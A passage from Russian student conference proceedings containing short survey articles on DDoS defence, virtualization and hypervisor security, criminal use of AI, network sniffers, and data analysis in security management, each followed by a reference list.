2. Сазонова А.С., Филиппова Л.Б., Филиппов Р.А. Оценка инновационного потенциала региона. Вестник Воронежского государственного университета инженерных технологий. 2017. Т. 79. № 2 (72). С. 273-279.

3. Бойцов Б.В., Банников С.А., Круглов В.И., Горленко О.А. Системы качества в образовательных организациях: нужен отечественный стандарт. Стандарты и качество. 2016. № 7. С. 70-73.

4. Аверченков В.И., Рытов М.Ю. Организационная защита информации. Сер. Организация и технология защиты информации. Брянск, 2010.

5. Аверченков В.И., Кондратенко С.В., Спасенников В.В. Математическое моделирование процесса тестирования с использованием шкалы цветовых предпочтений. Информационные системы и технологии. 2016. № 2 (94). С. 5-13.

Материал поступил в редколлегию 20.04.2024

УДК 004

Анализ методов защиты от DDoS-атак и исследование их эффективности в современных сетях

Канашенко Кирилл Владимирович (ст. гр. О-21-БАС-2-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: DDoS-атаки остаются серьезной угрозой для современных сетей, подвергая их различным видам атак и угрожая их непрерывной работоспособности. В данной статье проводится анализ основных методов защиты от DDoS-атак и исследуется их эффективность в контексте современных сетевых сред. Будут рассмотрены как классические, так и новейшие подходы к борьбе с DDoS-атаками, а также их преимущества, недостатки и применимость в различных сценариях.

Ключевые слова: DDoS-атаки, защита от DDoS, IP фильтрация, прокси-серверы, Rate Limiting, фильтрация трафика.

DDoS-атаки остаются одним из наиболее распространенных и разрушительных видов кибератак, причиняя серьезные убытки как бизнесу, так и государственным учреждениям. Суть DDoS-атак заключается в создании большого объема трафика с целью перегрузки ресурсов целевой системы, что приводит к ее недоступности для легальных пользователей. В последние годы средства и методы для проведения DDoS-атак стали более изощренными и масштабными, что подчеркивает важность эффективной защиты сетей.

Согласно отчетам ведущих компаний в области кибербезопасности, объем и частота DDoS-атак продолжают расти с каждым годом. Например, за

последний год количество атак увеличилось на 25%, а их мощность – на 30%. Самые масштабные атаки достигали скорости в 2.3 Тб/с, что ставит под угрозу даже самые крупные и защищенные корпоративные сети. Эти данные подчеркивают необходимость постоянного анализа и улучшения методов защиты от DDoS.

Метод защиты от DDoS-атак, основанный на фильтрации трафика на уровне сетевых устройств, является одним из эффективных подходов к смягчению воздействия таких атак. Вот некоторые из основных принципов этого метода:

1. IP фильтрация. Метод заключается в блокировании IP-адресов, из которых идет подозрительный трафик. Система анализирует трафик и блокирует IP-адреса, которые генерируют аномальные или вредоносные запросы. Например, можно отфильтровать IP-адреса, из которых поступает чрезмерно большое количество запросов за короткий промежуток времени.

2. Списки доступа (ACL): Администраторы могут настроить списки доступа на маршрутизаторах или брандмауэрах, чтобы ограничить доступ к определенным ресурсам или сервисам для IP-адресов, из которых идет подозрительный трафик.

3. Rate Limiting (ограничение скорости). Принцип ограничение скорости входящих запросов с определенных IP-адресов. Это позволяет снизить нагрузку на серверы и предотвратить перегрузку системы.

4. Гео-блокирование. Можно использовать местоположение для блокировки трафика из стран или регионов, где часто возникают DDoS-атаки или источники вредоносного трафика.

5. Управление потоками. Метод предполагает анализ трафика и блокирование только тех потоков данных, которые выглядят подозрительно или аномально. Это позволяет минимизировать воздействие на легитимный трафик.

6. Использование прокси-серверов или служб CDN (Content Delivery Network) может помочь смягчить воздействие DDoS-атак, так как они способны фильтровать и распределять трафик до того, как он достигнет целевых серверов. Хотя эти методы могут помочь снизить воздействие DDoS-атак, важно иметь в виду, что ни один метод не является абсолютной гарантией безопасности.

В будущем исследования в области защиты от DDoS-атак могут быть направлены на разработку более сложных и адаптивных систем защиты, способных быстро адаптироваться к новым видам атак и изменяющимся условиям сети. Одним из возможных направлений является интеграция технологий блокчейн и искусственного интеллекта для создания распределенных систем защиты, способных быстро реагировать на атаки и принимать коллективные решения. Также важным аспектом исследований является разработка стандартов и методологий оценки эффективности систем защиты от DDoS-атак, что позволит более объективно сравнивать различные решения и выбирать наиболее подходящие в конкретных условиях сети. Наконец, важно проводить исследования в области обучения персонала и разработки процедур

реагирования на DDoS-атаки, так как часто человеческий фактор является слабым звеном в цепи защиты сети.

Динамичная природа DDoS-атак требует постоянного совершенствования методов и технологий защиты. Только интеграция различных подходов, включая технологии сетевой безопасности, машинного обучения и анализа больших данных, позволит создать эффективные системы защиты, способные минимизировать вред от DDoS-атак и обеспечить непрерывную работоспособность сетей в условиях современной киберугрозы.

Список источников

1. Басканов А.Н. Способы противодействия и средства раннего выявления DDoS-атак. // Экономика и качество систем связи. – 2019. – Режим доступа: <https://cyberleninka.ru/article/n/sposoby-protivodeystviya-i-sredstva-rannego-vyyavleniya-ddos-atak> (дата обращения: 2021-06-24).

2. Аверченков В.И., Рытов М.Ю., Голембиовская О.М. Автоматизация проектирования комплексных систем защиты информации. Брянск, 2012.

3. Аверченков В.И., Рошин С.М. Мониторинг и системный анализ информации в сети интернет. Брянск, 2012.

4. Аверченков В.И. Служба защиты информации: организация и управление. Брянск, 2005.

5. Аверченков В.И., Рытов М.Ю., Гайнулин Т.Р. Оптимизация выбора состава средств инженерно-технической защиты информации на основе модели клемента -хоффмана. Вестник Брянского государственного технического университета. 2008. № 1 (17). С. 61-66.

Материал поступил в редколлегию 20.04.2024

УДК 004

Разработка системы предотвращения угроз посредством методов виртуализации

Коновалов Никита Павлович (ст. гр. О-21-БАС-2-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: в данной статье будет рассмотрена актуальная проблема угроз безопасности физических серверов и рабочих станций, а также необходимость использования виртуализации. Подтверждение необходимости виртуализации являются статистические данные, подтверждающие рост числа инцидентов, связанных с уязвимостями физических серверов и рабочих станций. По всем данным представленных выше, разработана система обнаружения и предотвращения вторжений на физические сервера и рабочие станции.

Ключевые слова: виртуализация, безопасность, угрозы, сервера, станции, разработка, защита, восстановление.

В современном мире виртуализация стала неотъемлемой частью современной IT-инфраструктуры, обеспечивая гибкость, эффективность, экономию ресурсов и безопасность. Виртуализация становится всё более популярной технологией в сфере информационной безопасности. Она позволяет разделить операционные среды по уровню конфиденциальности информации, локализовать серверы и рабочие станции, а также изолировать приложения и пользовательские интерфейсы. В этой статье будут рассмотрены основные аспекты безопасности, связанные с виртуализацией.

Основные преимущества использования виртуализации для предотвращения угроз: изоляция, безопасность, гибкость, мониторинг, восстановление.

Физические серверы и рабочие станции без виртуализации могут стать уязвимыми для кибератак из-за отсутствия изоляции и дополнительных уровней безопасности. Без виртуализации вредоносный код может легко распространяться между системами, что увеличивает риск заражения. Кроме того, без виртуализации системы становятся менее гибкими и сложными для масштабирования и адаптации к изменяющимся угрозам.

Существуют два способа виртуализации: программная виртуализация (динамическая трансляция, паравиртуализация), аппаратная виртуализация.

Динамическая трансляция: метод, при котором гостевая операционная система напрямую взаимодействует с гипервизором, который преобразует инструкции гостевой ОС в команды аппаратного обеспечения. Этот подход требует меньше ресурсов, но может снижать производительность.

Паравиртуализация: метод, при котором гостевые операционные системы работают поверх специального уровня виртуализации, предоставляющего им доступ к функциям аппаратного обеспечения. Этот подход обеспечивает лучшую производительность, но требует больше ресурсов.

Аппаратная виртуализация: Виртуализация с аппаратной поддержкой: этот метод использует специализированные процессоры, такие как Intel VT (Virtualization Technology) и AMD-V, для поддержки виртуализации на аппаратном уровне. Это обеспечивает высокую производительность и эффективность, так как виртуализация выполняется непосредственно на процессоре. Выбор способа виртуализации зависит от потребностей и возможностей. Если работа идет с небольшими проектами или используется виртуализация для личных целей, программной виртуализации будет достаточно. Однако для крупных организаций и дата-центров аппаратная виртуализация обеспечивает более высокую производительность и эффективность.

Виртуализация позволяет изолировать каждую виртуальную машину или сервер в своем собственном защищенном окружении, предотвращая распространение вредоносного кода между ними. Так же стоит отметить, что виртуализированные системы имеют дополнительные уровни безопасности,

такие как шифрование и аутентификация, которые помогают защищать данные и ресурсы от несанкционированного доступа. По данным исследований, проведенных ведущей антивирусной компанией в области информационной безопасности, более 32% компьютеров в мире заражены, благодаря виртуализации в случае атаки или сбоя, виртуальные машины могут быть легко восстановлены без влияния на другие ресурсы.

Существуют уже разработанные методы защиты физических серверов и рабочих станций. Компании, предоставляющие защиту через виртуализацию, включают Microsoft с их платформой Azure, VMware с их решением vSphere, Citrix с XenServer и Parallels с Plesk. Эти компании предлагают различные уровни защиты, включая изоляцию, безопасность, гибкость, мониторинг и восстановление. Разработка системы предотвращения угроз посредством методов виртуализации должна включать в себя такие этапы как: определение требований к системе защиты, выбор технологий виртуализации, разработка системы защиты, тестирование системы защиты, внедрение системы защиты. Также важным аспектом будет мониторинг, через который будет осуществляться анализ данных о работе системы, что помогает обнаруживать и устранять угрозы. Усовершенствование аспектов методов виртуализации должно производиться часто, так как злоумышленники постоянно улучшают свои средства атак. Физические серверы и рабочие станции без виртуализации могут стать уязвимыми для кибератак из-за отсутствия изоляции и дополнительных уровней безопасности. Без виртуализации вредоносный код может легко распространяться между системами, что увеличивает риск заражения. Кроме того, без виртуализации системы становятся менее гибкими и сложными для масштабирования и адаптации к изменяющимся угрозам.

Список источников

1. Игнатов С. Д., Быстров А. А. Обеспечение защиты информации в виртуализированной инфраструктуре. – М., 2021.
2. Аверченков В.И., Рытов М.Ю., Гайнулин Т.Р. Оптимизация выбора состава средств инженерно-технической защиты информации на основе модели клемента -хоффмана. Вестник Брянского государственного технического университета. 2008. № 1 (17). С. 61-66.
3. Леонов Ю.А., Леонов Е.А., Филиппова Л.Б., Филиппов Р.А. Исследование операций. Лабораторный практикум / Москва, 2018.
4. Сазонова А.С., Филиппова Л.Б., Филиппов Р.А. Инновационный потенциал экономической системы: сущность и содержание понятия. В сборнике: Инновации в промышленности, управлении и образовании. Материалы конференции. 2017. С. 8-10.
5. Аверченков В.И., Спасенников В.В., Филиппов Р.А. Исследование точности позиционирования объектов при оптической микроскопии с управлением через интернет. Вестник Брянского государственного технического университета. 2012. № 1 (33). С. 125-130.

Материал поступил в редколлегию 20.04.2024

УДК 004

Анализ проблемы использования технологий и методов искусственного интеллекта злоумышленниками

Короткова Карина Владимировна (ст. гр. О-21-ИБ-2-ози-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: в данной статье рассматриваются некоторые примеры использования злоумышленниками технологий и методов искусственного интеллекта для выполнения различного рода атак.

Ключевые слова: искусственный интеллект, кибератаки, дипфейк, фишинг, злоумышленники.

С каждым днем объем хранимых, обрабатываемых и передаваемых данных непрерывно растет в каждой сфере нашей жизни. Это создает благоприятную почву для возрастающего интереса общества к использованию технологий и методов искусственного интеллекта (далее ИИ), способных перерабатывать большие объемы данных, автоматизируя различные процессы. ИИ в настоящее время успешно применяется на производстве (предиктивное обслуживание, обработка масштабных монотонных задач, контроль качества и т.д.) [1], в финансах (чат-боты и голосовые помощники, скоринг клиентов, обработка документов, антифрод и т.д.) [2], в области информационной безопасности (например, автоматизируя процессы обнаружения и реагирования на инциденты) и во многих других областях.

Однако, развитие технологий ИИ несет в себе и ряд угроз. В настоящее время злоумышленники все чаще стали применять в своих атаках технологии и методы ИИ. Данный инструмент помогает злоумышленникам значительно увеличить масштабы, эффективность и сложность своих атак. А большую угрозу представляет то, что многие современные инструменты, основанные на базе ИИ, могут использоваться людьми, не владеющими глубокими знаниями в области информационных технологий.

Применяя методы глубокого обучения, злоумышленники используют «дипфейк» – фальшивый аудио- и видеоконтент, созданный с помощью нейросетей и трудноотличимый от оригинала – для мошенничества, шантажа и угроз, провокаций конфликтов и других целей. Примером является распространение мошенниками дипфейк-рекламы в сентябре 2021, используя образ Олега Тинькова – основателя «Тинькофф Банк». Видео содержало призыв инвестировать и получать бонусы, регистрируясь по ссылке [3].

Еще одна сфера, где злоумышленники активно используют системы ИИ, – это социальная инженерия. На сегодняшний день фишинг занимает треть рынка киберкриминала, и число таких атак только возрастает [4]. В настоящее время

существуют такие инструменты, как FraudGPT – позволяет создавать фишинговые письма, фишинговые web-страницы и вредоносный код; Evil-GPT – инструмент для генерации ВЕС-атак на электронную почту, преемник закрытого проекта WormGPT и другие [5]. Эти и подобные им инструменты дают возможность совершать атаки с наименьшими знаниями и навыками в этой области, что повышает объем и масштабы совершаемых атак.

Технологии машинного обучения активно применяются злоумышленниками для автоматизации DDos-атак, перехвата данных и других видов атак. Алгоритмы машинного обучения могут использоваться для поиска и эксплуатации уязвимостей в сетях и системах, что позволяет преступникам легче проникать в защищенные системы. Это добавляет новый уровень сложности и интеллектуализации в область кибератак, а следовательно, требует эффективных методов обнаружения и противодействия таким угрозам. [6]

Анализируя перечисленные факты, приходим к выводу о том, что ИИ становится мощным инструментом как для защиты, так и для атак в цифровом мире. Исходя из этого, безопасность должна быть постоянно развиваемой и адаптивной, чтобы противодействовать угрозам, связанным с использованием искусственного интеллекта злоумышленниками.

Список источников

1. Хабр [Электронный ресурс]: – URL: <https://habr.com/ru/articles/727358/> (дата обращения: 21.03.2024).
2. РБК Тренды [Электронный ресурс]: – URL: <https://trends.rbc.ru/trends/industry/61e924349a7947761b46f2d8> (дата обращения: 21.03.2024).
3. Forbes.ru | Главное о миллиардерах, бизнесе, финансах. [Электронный ресурс]: – URL: <https://www.forbes.ru/milliardery/439255-vseh-obnal-obraz-olega-tin-kova-ispol-zovali-v-dipfejk-reklame> (дата обращения: 24.03.2024).
4. DataProt | Cybersecurity Product Reviews, Tips & Latest News [Электронный ресурс]: – URL: <https://dataprot.net/statistics/phishing-statistics/> (дата обращения: 24.03.2024).
5. Информационный портал по безопасности SecurityLab.ru [Электронный ресурс]: – URL: https://www.securitylab.ru/blog/personal/Business_without_danger/353102.php (дата обращения: 24.03.2024).
6. Обзор существующих атак на системы, основанные на искусственном интеллекте / Д. И. Сивков, А. С. Калугина // Научно-издательский центр «Аспект»: [Электронный ресурс]. – URL: <https://na-journal.ru/1-2024-informacionnye-tehnologii/8805-obzor-sushchestvuyushchih-atak-na-sistemy-osnovannye-na-iskusstvennom-intellekte> (дата обращения: 24.03.2024).

Материал поступил в редколлегию 20.04.2024

Обзор сетевых sniffеров

Короткова Карина Владимировна (ст. гр. О-21-ИБ-2-ози-Б)

Работа выполнена под руководством ассистента кафедры «Системы информационной безопасности», Голембиовского Максима Михайловича (maksim32region@yandex.ru)

Аннотация: статья рассматривает обзор программного обеспечения применяемого при анализе трафика. Анализ трафика полезен в тех случаях, когда произошел компьютерный инцидент, нужно извлечь из потока данных какие-либо сведения включая пароли или провести диагностику сети.

Ключевые слова: sniffер сети, анализ трафика.

Сетевые sniffеры являются важным инструментом для анализа и мониторинга сетевого трафика. Они позволяют перехватывать и анализировать пакеты данных, передаваемые через сеть, что может быть полезно при решении различных задач, таких как диагностика сетевых проблем, анализ безопасности или разработка и тестирование сетевых приложений.

Существует множество различных сетевых sniffеров, каждый из которых имеет свои особенности и функциональные возможности. Некоторые из наиболее популярных sniffеров включают Wireshark, tcpdump, Snort, Microsoft Network Monitor и Fiddler.

Wireshark является одним из самых мощных и широко используемых sniffеров. Он поддерживает множество протоколов и позволяет фильтровать, анализировать и экспортировать данные. Wireshark доступен для Windows, macOS и Linux.

tcpdump – это консольный sniffер, который используется для захвата и анализа пакетов данных. Он работает на большинстве операционных систем и может быть использован для быстрого просмотра трафика.

Snort – это инструмент для обнаружения вторжений, который также может использоваться как sniffер. Он может анализировать трафик в реальном времени и генерировать предупреждения о потенциальных угрозах безопасности.

Microsoft Network Monitor – это инструмент от Microsoft, который предназначен для мониторинга и анализа сетевого трафика в сетях Windows. Он предоставляет подробную информацию о каждом пакете данных и может быть использован для диагностики проблем с сетью. Fiddler – это веб-sniffer, который используется для мониторинга HTTP/HTTPS трафика. Он может быть полезен при разработке и тестировании веб-приложений, так как позволяет просматривать запросы и ответы между клиентом и сервером.

Каждый из этих инструментов имеет свои преимущества и недостатки, поэтому выбор зависит от конкретных потребностей пользователя. Важно

помнить, что использование сетевых снифферов может нарушать конфиденциальность информации, поэтому их следует использовать с осторожностью и только при необходимости.

Список источников

1. Анализаторы сетевых пакетов [Электронный ресурс] – URL: <https://compress.ru/article.aspx?id=16244> / (Дата обращения: 03.04.2023).

2. Кузьменко А.А., Кондратенко С.В., Сазонова А.С., Аверченков А.В., Филиппов Р.А. Разработка структуры web-ресурса на основе потребностей конечного пользователя. В сборнике: Новые информационные технологии в научных исследованиях. Материалы XXIII Всероссийской научно-технической конференции студентов, молодых ученых и специалистов: в 2 томах. 2018. С. 183-185.

3. Кондратенко С.В., Кузьменко А.А., Спасенников В.В. Анализ динамики патентования изобретений в сфере удовлетворения жизненных потребностей человека. Вестник Брянского государственного технического университета. 2017. № 4 (57). С. 183-191.

4. Рытов М.Ю., Еременко В.Т., Горлов А.П. Автоматизация процесса оценки состояния защищенности объекта информатизации с использованием ингибиторных, вероятностных и раскрашенных сетей петри от утечки информации. Информация и безопасность. 2015. Т. 18. № 1. С. 123-126.

5. Подстригаев А.С., Беззуб А.И. Широкополосное приемное устройство станции радиоэлектронной борьбы. Известия высших учебных заведений России. Радиоэлектроника. 2014. № 4. С. 37-44.

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Исследование подходов к анализу данных в системах управления информационной безопасностью

Кузина Вероника Вячеславовна (ст. гр. О-20-БАС-2-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: в данной статье рассматривается исследование подходов к анализу данных в системах управления информационной безопасностью. Так же представлены достоинства и недостатки подходов к анализу и несколько способов усовершенствования.

Ключевые слова: исследование, анализ, данные, системы, безопасность, угрозы.

Исследования в области анализа данных в системах управления информационной безопасностью включают в себя изучение различных методов и технологий для обработки и анализа данных о безопасности информации.

В этих исследованиях ученые могут изучать методы машинного обучения и искусственного интеллекта для обнаружения угроз и аномалий в данных, разработку алгоритмов для быстрого анализа больших объемов информации, а также техники визуализации данных для лучшего понимания уровня безопасности системы.

Также важным направлением исследований в данной области является изучение технологий защиты данных, включая криптографические методы шифрования и аутентификации, механизмы контроля доступа и аудита, а также разработку интегрированных систем управления информационной безопасностью.[1]

Целью этих исследований является повышение эффективности и надежности систем управления информационной безопасностью, минимизация рисков утечки и несанкционированного доступа к данным, а также обеспечение конфиденциальности, целостности и доступности информации.

Эти исследования помогают выявить уязвимости и угрозы в системах информационной безопасности, разрабатывать новые методы защиты данных и улучшать существующие системы мониторинга и анализа. Они также помогают оптимизировать процессы обнаружения и реагирования на инциденты безопасности.

Существует несколько подходов к анализу данных в таких системах, включая следующие:

1. Машинное обучение и анализ данных: Этот подход включает использование алгоритмов машинного обучения для анализа больших объемов данных и выявления аномалий и угроз безопасности. Методы машинного обучения, такие как кластеризация, классификация и регрессия, могут помочь в обнаружении незаконных действий и атак.

2. Системы обнаружения вторжений (IDS): IDS – это системы, которые мониторят сетевой трафик и выявляют потенциальные угрозы безопасности информации. Они могут использовать различные методы анализа, такие как сравнение сигнатур и эвристические алгоритмы, для обнаружения и предотвращения атак.

3. Анализ журналов: Журналы событий и аудита содержат информацию о действиях пользователей и систем в сети. Анализ этих журналов может помочь в выявлении необычных событий, нарушений политик безопасности и других угроз.[2]

4. Анализ поведения: Анализ поведения пользователей и системы может помочь в выявлении аномалий и угроз безопасности. Подходы, основанные на машинном обучении, могут использоваться для создания профилей поведения и обнаружения аномалий. [2]

5. Анализ уязвимостей: Анализ уязвимостей проводится для выявления уязвимых мест в системе и принятия мер для их устранения. Этот анализ может помочь в предотвращении атак, связанных с известными уязвимостями.

6. Методы искусственного интеллекта: методы искусственного интеллекта, такие как нейронные сети и глубокое обучение, могут быть применены для анализа данных и выявления угроз безопасности. Эти методы способны распознавать сложные шаблоны и аномалии, что делает их эффективными инструментами в борьбе с киберугрозами.

7. Техники анализа больших данных: с увеличением объема данных, собираемых организациями, используются техники анализа больших данных для обработки и анализа информации. Эти методы могут помочь выявить угрозы безопасности, скрытые в больших объемах данных, и принять соответствующие меры по защите информации.

8. Системы принятия решений: системы принятия решений на основе данных могут помочь организациям быстро реагировать на угрозы безопасности и принимать эффективные меры по защите информации. Эти системы могут автоматически анализировать данные и предлагать рекомендации по действиям для обеспечения безопасности.

9. Анализ данных в реальном времени: анализ данных в реальном времени позволяет быстро выявлять аномалии и угрозы безопасности, не дожидаясь их накопления. Это позволяет организациям моментально реагировать на потенциальные угрозы и предотвращать их воздействие на информационную систему. [2]

Исследование эффективности различных подходов к анализу данных в системах управления информационной безопасностью поможет организациям обеспечить более надежную защиту информации от различных киберугроз и обеспечить непрерывную работу своих информационных систем.

Рассмотрим несколько достоинств и недостатков исследования подходов к анализу данных в системах управления информационной безопасностью.

Достоинства:

1. Улучшение эффективности системы управления информационной безопасностью. Исследование позволяет выявить новые методы анализа данных, которые помогут более эффективно защитить информацию от угроз.

2. Развитие инновационных технологий. Исследование позволяет выявить новые технологии и подходы к анализу данных, которые могут быть использованы для улучшения управления информационной безопасностью.

3. Повышение уровня защиты информации. Исследование помогает выявить уязвимости и слабые места в системе управления информационной безопасностью, что позволяет улучшить уровень защиты информации.

Недостатки:

1. Необходимость постоянного обновления исследований. Технологии и методы анализа данных постоянно меняются, и исследование требует постоянного обновления и адаптации к новым вызовам и угрозам.

2. Высокая стоимость. Исследования в области анализа данных требуют значительных затрат на проведение и оплату экспертов, что может быть недоступно для малых организаций.

3. Сложность внедрения результатов. Проведенные исследования могут выявить новые методы и технологии, однако их реализация и внедрение в систему управления информационной безопасностью могут быть сложными и требовать дополнительных ресурсов и усилий.

Существует так же несколько способов усовершенствовать исследование подходов к анализу данных в системах управления информационной безопасностью:

1. Использование новейших технологий и методов анализа данных, таких как машинное обучение и искусственный интеллект. Эти методы могут помочь автоматизировать и улучшить процесс анализа данных для выявления угроз и уязвимостей. [1]

2. Улучшение сбора и хранения данных, чтобы обеспечить доступность и достоверность информации для анализа. Это может включать в себя использование централизованных систем хранения данных и защиту от случайной утраты информации.

3. Развитие методов и техник визуализации данных для более наглядного представления результатов анализа и упрощения принятия решений на основе этих данных.

4. Усиление междисциплинарного подхода к исследованию данных в области информационной безопасности, включая участие специалистов из различных областей, таких как кибербезопасность, аналитика данных и информационные технологии.

5. Проведение дополнительных исследований и пилотных проектов для тестирования и сравнения различных подходов к анализу данных и выявления их эффективности и применимости в конкретных сценариях информационной безопасности.

В целом, постоянное развитие и совершенствование исследования подходов к анализу данных в системах управления информационной безопасностью может помочь сделать процесс обнаружения и реагирования на угрозы более эффективным и эффективным. [1]

Исследование данных в системах управления безопасностью играет ключевую роль в обеспечении защиты информации и предотвращении кибератак. Для проведения анализа данных в таких системах применяются разнообразные методы и инструменты, включая машинное обучение, искусственный интеллект, статистические анализы и другие.

Анализ данных в системах управления безопасностью позволяет выявлять угрозы и аномалии в поведении пользователей, обнаруживать несанкционированные доступы к информации, а также определять уязвимости в системах безопасности. Этот вид анализа помогает оперативно реагировать на возможные угрозы и предотвращать потенциальные атаки.

Благодаря анализу данных в системах управления безопасностью компании могут надежно защитить свою информацию от утечек и киберпреступников, обеспечивая надежную защиту своей бизнес-инфраструктуры.

Список источников

1. Анализ и оценка информационной безопасности | Оценка информационной безопасности организаций и предприятий (ec-rs.ru) URL: <https://www.ec-rs.ru/blog/informacionnaja-bezopasnost/analiz-i-otsenka-informatsionnoy-bezopasnosti/?ysclid=lugpqd3vfl220637014> (дата обращения: 30.03.2024).

2. Системный подход к анализу информационных рисков и угроз предприятия URL: https://otherreferats.allbest.ru/programming/00743980_0.html?ysclid=lugpsmcqkf102014202 (дата обращения: 01.04.2024).

3. Указ Президента Российской Федерации от 21.07.2020 № 474 «О национальных целях развития Российской Федерации на период до 2030 года» // КонсультантПлюс: справочно-правовая система [Офиц. сайт]. URL: <http://www.consultant.ru/> (дата обращения: 24.03.2024).

4. Ефимова, Л.Л. Информационная безопасность детей. Российский и зарубежный опыт. Монография. Гриф УМЦ «Профессиональный учебник». Гриф НИИ образования и науки. / Л.Л. Ефимова, С.А. Кочерга. — М.: ЮНИТИ, 2016. — 239 с.

5. Подстригаев А.С., Беззуб А.И. Широкополосное приемное устройство станции радиоэлектронной борьбы. Известия высших учебных заведений России. Радиоэлектроника. 2014. № 4. С. 37-44.

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Выявление особенностей использования гипервизоров для обеспечения безопасности информации

Куцева Евгения Станиславовна (ст. гр. О-21-ИБ-1-ози-Б)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: в статье рассматривается применение гипервизоров для создания и управления виртуальными машинами, а также их преимущества.

Ключевые слова: гипервизор, виртуализация, безопасность, атаки, уязвимости, защита данных.

Информационные технологии в последние годы совершили огромный скачок, и одним из наиболее значимых достижений стало появление технологий виртуализации, которые открыли новые горизонты в сфере вычислений. Благодаря ним многие организации могут экономить на аппаратном обеспечении, а также оптимизировать ресурсы. Однако, как и любые другие, технологии виртуализации имеют уязвимости и требуют обеспечения информационной безопасности – применения комплекса мер для защиты данных и ресурсов в виртуальной среде, начиная с уровня гипервизора.

Гипервизор – программа, которая создаёт наборы виртуального оборудования и обеспечивает управление виртуальными машинами. При этом каждая виртуальная машина изолирована от соседних, чтобы избежать влияния на их работу. Существует два основных типа гипервизоров.

Гипервизор первого типа функционирует как операционная система, позволяя выполнять задачи виртуальных машин на процессоре сервера без виртуальной прослойки. Устройства этих виртуальных машин контролируются гипервизором. Исключение составляет виртуальная память. Данные гипервизоры устанавливаются как отдельные операционные системы на физическое оборудование. Наиболее распространёнными представителями этого типа являются Hyper-V и ESXi.




Рис. 1. Схема гипервизора 1-го типа

Гипервизор второго типа представляет собой дополнительную программную прослойку поверх операционной системы физического сервера. Его называют хостом. Таким образом, гипервизор работает в среде хостовой операционной системы и управляет процессами, происходящими в виртуальных машинах. Данные гипервизоры устанавливаются как программное обеспечение на уже существующей операционной системе. Наиболее распространёнными представителями этого типа являются VMware Workstation и Oracle Virtual Box.




Рис. 2. Схема гипервизора 2-го типа

Ранее говорилось, что виртуальная машина изолируется от своих «соседей», чтобы не мешать работе других. Гипервизор также имеет такую зону безопасности, поскольку он является «контролёром» того, что происходит внутри хост-машины. Он создаёт сегменты физических ресурсов и изолирует их, что позволяет виртуальным машинам работать изолированно. В случае, если информационная атака произойдёт на виртуальной машине, то она не повлияет на другие. В связи с этим, можно отметить, что обеспечивается дополнительный уровень безопасности виртуальной инфраструктуры.

Виртуализация становится всё более востребованной с каждым днём, благодаря таким функциональным преимуществам, как возможность восстановления виртуальных машин до состояния атаки, изоляция пользователей для повышения безопасности, имитация вычислительной среды для тестирования и поддержки удалённых вычислений. Эти и другие преимущества делают виртуализацию оптимальным решением для обеспечения безопасности в современной ИТ-среде.

Гипервизор обеспечивает абстракцию от физических ресурсов, строгую регламентацию объёма выделяемой памяти для каждой гостевой системы, а также скрытие информации об оборудовании и ограничении доступа к нему, позволяя гостевой ОС работать в виртуальной среде без знания об основной ОС и оборудовании. Когда злоумышленник не обладает информацией об операционной системе и аппаратной составляющей гипервизора, сложность атаки возрастает, и вероятность компрометации системы становится затруднительной. Гипервизор служит для распределения ресурсов между виртуальными машинами, каждая из которых изолирует себя от остальных и предотвращает их доступ к своим ресурсам. В результате, злоумышленник не может атаковать физическую машину и виртуальную машину одновременно.

